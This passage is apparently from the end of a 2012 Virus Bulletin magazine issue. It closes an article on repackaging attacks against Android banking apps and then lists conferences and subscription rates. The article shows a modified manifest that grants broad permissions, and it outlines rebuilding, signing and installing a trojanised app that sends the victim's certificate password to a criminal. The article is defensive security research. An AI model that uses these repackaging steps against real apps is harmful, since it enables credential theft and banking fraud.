    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.FLASHLIGHT" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.FORCE_STOP_PACKAGES" />
    <uses-permission android:name="android.permission.RESTART_PACKAGES" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <supports-screens android:anyDensity="true" android:xlargeScreens="true" />
</manifest>
```

Figure 11: Modify the XML permissions.



Figure 12: Rebuilding the app using apktool.



Figure 13: Code signing using jarsigner.



Figure 14: Installation.

4. Build & code sign

The modified code can then be rebuilt using apktool, as shown in Figure 12.

The code can be signed to build the APK by using jarsigner, as shown in Figure 13.

5. Install malicious app

There are many ways to install the malicious app on the victim's device. In this example, adb – which is included in the *Android* SDK – is used for installation (see Figure 14).

RESULT

When the victim launches the repackaged app, every function will work normally, but the password for the digital signature certificate will be sent to the criminal. Since the app appears to work as normal, the victim won't notice that anything is wrong.



Figure 15: Repackaged banking app and password.

CONCLUSION

User information can be leaked through repackaged mobile banking apps. Criminals are able to steal victims' money using stolen user credentials. This could become a very serious problem because the number of users of mobile banking is growing rapidly. It is important for the security industry to find ways of protecting mobile banking apps from repackaging attacks such as this – as well as finding ways to protect other apps that deal with sensitive user information.

END NOTES & NEWS

TakeDownCon Dallas takes place 4–9 May 2012 in Dallas, TX, USA. Other TakeDownCon events take place 25–30 August in Baltimore, MD, and 1–6 December in Las Vegas, NV. For more information about each see http://www.takedowncon.com/.

The 21st EICAR Conference takes place 7–8 May 2012 in Lisbon, Portugal. For details see http://www.eicar.org/17-0-General-Info.html.

The CARO 2012 Workshop will be held 14–15 May 2012 near Munich, Germany. For more information see http://2012.caro.org/.

CONFidence 2012 will take place 23–24 May 2012 in Krakow, Poland. For details see http://2012.confidence.org.pl/virus-bulletin.

EC-Council Summit Boston takes place 4–7 June 2012 in Boston, MA, USA. Other summits take place 11–14 June in San Antonio, CA, and 20–23 August in San Jose, CA. For details of each see http://www.eccouncil.org/training/advanced_security_training/cast_summit.aspx.

The MAAWG 25th General Meeting will be held 5–7 June 2012 in Berlin, Germany. MAAWG meetings are open to members and invited guests only. For questions and invite requests see http://www.maawg.org/contact_form.

NISC12 will be held 13–15 June 2012 in Cumbernauld, Scotland. The event will concentrate on 'The Diminishing Network Perimeter'. For more information see http://www.nisc.org.uk/.

The 24th annual FIRST Conference takes place 17–22 June 2012 in Malta. For details see http://conference.first.org/.

The 9th CISO Summit & Roundtable takes place 27–29 June 2012 in Prague, Czech Republic. See http://www.mistieurope.com/.

Black Hat USA will take place 21–26 July 2012 in Las Vegas, NV, USA. For more information see http://www.blackhat.com/.

The 21st USENIX Security Symposium will be held 8–10 August 2012 in Bellevue, WA, USA. For more information see http://usenix.org/events/.

SOURCE Seattle 2012 takes place 13–14 September 2012 in Seattle, WA, USA. A call for papers has been announced, with a deadline date of 25 June. For more information see http://www.sourceconference.com/seattle/.

VB2012 will take place 26–28 September 2012 in Dallas, TX, USA. Online registration is now available. Full details can be found at http://www.virusbtn.com/conference/vb2012/.

Ruxcon takes place 20–21 October 2012 in Melbourne, Australia. A call for papers has been announced, with a deadline date of 15 July. See http://www.ruxcon.org.au/

Hacker Halted USA will take place 25–31 October 2012 in Miami, FL, USA. http://www.hackerhalted.com/

SOURCE Barcelona 2012 takes place 16–17 November 2012 in Barcelona, Spain. For details see http://www.sourceconference.com/barcelona/.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. Details will be revealed in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/